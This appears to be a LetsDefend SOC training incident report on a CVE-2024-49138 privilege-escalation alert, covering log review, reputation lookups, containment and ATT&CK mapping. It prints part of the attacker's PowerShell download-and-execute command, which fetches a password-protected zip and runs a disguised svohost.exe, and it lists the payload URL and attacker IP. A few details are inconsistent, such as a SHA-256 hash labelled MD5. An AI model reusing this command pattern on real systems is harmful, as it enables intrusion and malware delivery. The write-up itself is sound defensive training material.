Author: Jack Fitzgerald

Official Incident Report

Date: Jan, 22, 2025, 02:37 AM

Event ID: 313

Rule Name: SOC335 - CVE-2024-49138 Exploitation Detected

Table of Contents

Alert Details

Severity: Medium

Type: Privilege Escalation

Hostname: Victor

Ip Address: 172.16.17.207

Process Name: svohost.exe

Process Path: "C:\temp\service_installer\svohost.exe"

Process ID: 7640

Parent Process: C:\Windows\System32\WINDOWSPOWERSHELL\V1.0\powershell.exe

Command Line: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

File Hash: b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9

Process User: EC2AMAZ-ILGVOIN\LetsDefend

Trigger Reason: Unusual or suspicious patterns of behavior linked to the hash have been identified, indicating potential exploitation of CVE-2024-49138.

Device Action: Allowed

Based on the information provided in the alert, it appears the SIEM has detected behaviour linked to **CVE-2024-49138**, which could see an **elevation of privilege** regarding **Windows Common Log File System Driver**. The alert is triggered by rule SOC335 - CVE-2024-49138 Exploitation Detected.


Overall, it appears that the **alert** may be suspicious, and further investigation is needed to identify the extent of the alert and determine if any necessary actions are required to remediate the situation.

Detection

Verify

As a security analyst, one of the first steps we take to verify the alert and determine whether it is a **false positive** or a **true positive** incident is to analyse the logs collected from the host by our security products.

A summary of **CVE-2024-49138**.



Title: Windows Common Log File System Driver Elevation Of Privilege Vulnerability

Description

Windows Common Log File System Driver Elevation of Privilege Vulnerability

CWE 1 Total

Learn more

- CWE-122: CWE-122: Heap-based Buffer Overflow

CVSS 1 Total

Learn more


Score	Severity	Version	Vector String
7.8	HIGH	3.1	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

We need to check the hash of malware on **VirusTotal** and **Hybrid-Analysis** and see the process' users.


https://www.virustotal.com/gui/file/b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9

49/72 security vendors flagged this file as malicious

https://hybrid-analysis.com/sample/b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9



We can also check out the **LetsDefend** Threat Intel.




Analysis

Now that we have detected the attack, we can begin the analysis by investigating Log Management.


We identified that 10 events (before Jan, 22, 2025, 02:35 PM UTC) were logged from source address **185.107.56.141** communicating with victor's destination address **172.16.17.207**.

At Jan, 22, 2025, 02:35 PM, there were 2 **failed login attempts** to an **admin** account, and 2 **failed login attempts** to a **guest** account. However, there was 1 **successful login attempt** to the **Victor** account via **remote login**.

Next, we can investigate Endpoint Security to determine the moves of the attacker post-exploitation.



Here, we can investigate Terminal History to see what the attacker has done.



EVENT TIME	COMMAND LINE
Jan 22 2025 14:36:06	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
Jan 22 2025 14:36:26	"C:\Windows\system32\whoami.exe" /priv
Jan 22 2025 14:36:38	"C:\Windows\system32\whoami.exe"
Jan 22 2025 14:37:10	$url = 'https://files-ld.s3.us-east-2.amazonaws.com/service-installe...
Jan 22 2025 14:37:59	"C:\Windows\system32\whoami.exe"

After the successful remote login from **185.107.56.141** malicious IP address, 5 commands were found in the terminal history of the **Victor** host machine.


1. **PowerShell** executable was launched
2. Displays the **current user's account privileges**
3. Information about the current user was displayed
4. Multi-command
    a. Sets URL to a remote zip file **service-installer.zip**
    b. Sets the destination path to download the zip file
    c. Sets the extraction path for the zip file
    d. Extracts the zip file using password **infected**
    e. Deletes the original zip file, removing its traceability
    f. Executes a suspicious/malicious binary payload **svohost.exe**
        i. This is a known imposter name **mimicking svchost.exe**
5. Displays the **current user's account privileges**

Now that we know about the events that have occurred after post-exploitation, we can investigate the attacker's IP address using **VirusTotal** and **AbuseIPDB**.

https://www.virustotal.com/gui/ip-address/185.107.56.141

1/95 security vendor flagged this IP address as malicious

https://www.abuseipdb.com/check/185.107.56.141



185.107.56.141 was found in our database!


This IP was reported **55** times. Confidence of Abuse is **17%**: ?

17%

ISP	Serverhosting
Usage Type	Data Center/Web Hosting/Transit
ASN	AS43350
Domain Name	nforce.com
Country	Netherlands
City	Breda, North Brabant

Containment

Based on the information gathered during the investigation, it is highly likely that the system has been compromised. Immediate isolation of the system from the network is required.



Summary

The incident involves a compromised system named **Victor** with an IP address of **172.16.17.207**. The alert was triggered by behaviour linked to **CVE-2024-49138**, which could see an **elevation of privilege** regarding **Windows Common Log File System Driver** on the host, based on the rule SOC335 - CVE-2024-49138 Exploitation Detected.

Upon further analysis, it was discovered that the **CVE-2024-49138** exploitation behaviour was detected.

Unusual or suspicious patterns of behavior linked to the hash had been identified, indicating potential exploitation of **CVE-2024-49138**. **Windows Common Log File System Driver** Elevation of Privilege Vulnerability.

Malicious IP address **185.107.56.141** accessed **Victor** host machine via RDP, where a malicious payload **svohost.exe** was executed, mimicking the legitimate binary **svchost.exe**. The host machine was contained and escalation is required.

Based on the findings of the incident, immediate action needs to be taken to isolate the compromised system, and the event was identified as a **True Positive**.

Lessons Learned

- Apply security patches as soon as they are available
- Attackers typically require initial low-level access to a system to exploit privilege escalation vulnerabilities, this emphasizes the value of a defense-in-depth strategy
- Focus on preventing initial access through measures like robust authentication, network segmentation, and user awareness training
- Even with patches, constant monitoring for unusual system behavior is essential, Indicators of Compromise (IOCs) in this case included suspicious PowerShell commands, unusual process spawning (like a malicious svohost.exe), and unauthorized outbound connections
- This was the fifth actively exploited CLFS privilege escalation flaw since 2022, indicating a recurring issue within this specific Windows component, this pattern teaches that security teams should prioritize scrutiny and patching of components that have historically been frequent targets

Remediation Actions

- Install all security updates, focusing on patches for the Windows Common Log File System (CLFS) Driver and other critical Windows components
- Use Host-based Intrusion Detection Systems (HIDS) to watch for unusual privilege escalations or abnormal system behavior indicative of exploit attempts

Appendix

MITRE ATT&CK

MITRE Tactics	MITRE Techniques
Execution	T1059.001 - Command and Scripting Interpreter: PowerShell
Privilege Escalation	T1068 - Exploitation for Privilege Escalation
Privilege Escalation	T1548 - Abuse Elevation Control Mechanism
Privilege Escalation	T1055 - Process Injection
Credential Access	T1110 - Brute Force

Artifacts

Value	Comment	Type
https://files-ld.s3.us-east-2.amazonaws.com/service-installer.zip	Malicious URL containing zip payload	URL Address
185.107.56.141	Via Remote Logon	IP Address
b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9	svohost.exe	MD5 Hash

LetsDefend Playbook

LetsDefend Event ID: 313